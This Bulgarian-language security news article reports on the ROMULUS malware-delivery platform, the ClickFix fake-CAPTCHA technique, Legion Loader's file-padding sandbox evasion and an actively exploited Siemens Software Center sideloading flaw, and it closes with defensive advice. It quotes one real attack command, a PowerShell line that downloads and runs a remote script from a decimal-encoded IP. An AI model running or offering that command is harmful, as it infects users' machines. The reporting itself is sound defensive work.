На 15 октомври изследователи от две различни компании описаха двата края на една и съща верига. Forescout Research — Vedere Labs публикува анализ на ROMULUS — платформа за разпространение на малуер, която подава зарази през фалшиви страници с проверка „не съм робот“. Същия ден Siemens обяви CVE-2026-110936 — пропуск в Siemens Software Center, който атакуващите използват точно в тези кампании, а на 19 октомври потвърди и активната му експлоатация.
Техниката се нарича ClickFix и залага на едно движение: страницата ви казва, че проверката е неуспешна, и ви моли сами да поставите „поправката“ в прозореца Run или в PowerShell. Копирате, поставяте, натискате Enter — и сами стартирате заразата на машината си.
Какво е ROMULUS
Според анализа на Forescout ROMULUS не е конкретна група, а по-скоро услуга за доставка. Изследователят Sai Molige е намерил шест IP адреса, които показват един и същ тъмен вход за автентикация с името ROMULUS и икона на щит. Всяка кампания получава идентификатор от 12 шестнайсетични символа — например 19481b28bd67.
Кой стои отзад, не е ясно. Molige пише, че ROMULUS „може да е частно управляван панел, комерсиална криминална услуга за доставка, партньорска рамка или софтуер, който е копиран между оператори“. Важно уточнение: платформата няма общо с RomulusLoader, свързван с китайската група Silver Fox (TA4922) — съвпадението е само в името.

Forescout е проследил два маршрута за доставка. Първият сваля троянизиран MSI инсталатор, който носи легитимен софтуер на Stardock и през него зарежда зловредния код. Вторият доставя Legion Loader — loader, активен от 2019 година, познат още като Satacom downloader, CurlyGate и RobotDropper.
Трикът с огромните архиви
Втората верига е показателна за това колко целенасочено се заобикалят автоматичните анализатори. Скриптът сваля .7z архив и легитимния 7zr.exe, след което прави две извличания с твърдо зашити пароли. Финалният изпълним файл е изкуствено надут до 882 716 672 байта — около 882 MB от празнини в секцията .reloc.
Причината е прозаична: повечето sandbox услуги и платформи за анализ имат таван за размера на качвания файл. Файл от близо гигабайт просто не влиза в анализатора. Самият Legion Loader под тази обвивка е едва 475 648 байта и говори с командния си сървър през RC4 и Base64 към smashshape[.]com.
Пропускът в Siemens Software Center
Втората част на историята започна по-рано. На 28 септември Huntress описа кампания, в която атакуващите създават фалшиви Custom GPTs в ChatGPT, представящи се за легитимни продукти. Ботът отвежда жертвата към „резервен“ сайт в Google Sites, където я чака страница, имитираща CAPTCHA проверка на Cloudflare, и команда за копиране:
PowerShell.exe -ExecutionPolicy Bypass
"irm 1614733393/12 | Out-File $env:temp\1777.ps1;& $env:temp\1777.ps1"
Адресът е записан в десетичен вид — още един начин да не изглежда като URL. Оттам започва верига от осем етапа, която завършва с пълноценен троянец за отдалечен достъп: отдалечен работен плот, снимки на екрана, достъп до браузъра, файлов мениджър.
За да зареди кода си, атаката има нужда от подписан изпълним файл с небрежно търсене на библиотеки. В първата вълна това е бил COTFileReadApp.exe на Canon, във втората — DeElevate64.exe на Stardock. Сега в комплекта е влязъл и Siemens Software Center: до него се поставя подхвърлен archive.dll, стартът минава през msiexec.exe с пакета AllMyBasic.msi, а подписът на Siemens остава валиден.
Siemens е обявил пропуска на 15 октомври с оценка 8.4 по CVSS v4, пуснал е поправка на 17 октомври, а на 19 октомври е потвърдил експлоатация в реални условия. Засегнати са версиите до 3.5.8.7 включително; поправената версия е 4.0.9.8. Huntress е работила по поне 40 инцидента и смята, че подписани програми и на други производители вече се използват по същия начин.
Никоя легитимна CAPTCHA проверка не иска от вас да копирате команда в PowerShell, Run или терминала. Ако страница ви помоли за това, затворете я — независимо колко убедително изглежда логото на Cloudflare.
Какво следва
ROMULUS е поредното доказателство, че доставката на малуер отдавна е отделен бизнес от самия малуер — същата логика, която видяхме и при отровените ъпдейти на AOMEI, и при майнерите в Plex сървърите. Панелът не пише троянци, а продава път до машината ви.
Практическата част е кратка. Ъпдейтнете Siemens Software Center до 4.0.9.8. Ако сте индустриален или инженерен обект, проверете логовете за SiemensSoftwareCenter.exe, който зарежда archive.dll от нестандартна папка. И блокирайте по политика стартирането на PowerShell от прозореца Run за обикновените потребители — това е евтината мярка, която отрязва цялата верига още на първата стъпка.
Харесва ви? Отбележете ни и ще ни виждате по-нагоре в Google.
Предпочитан източник в Google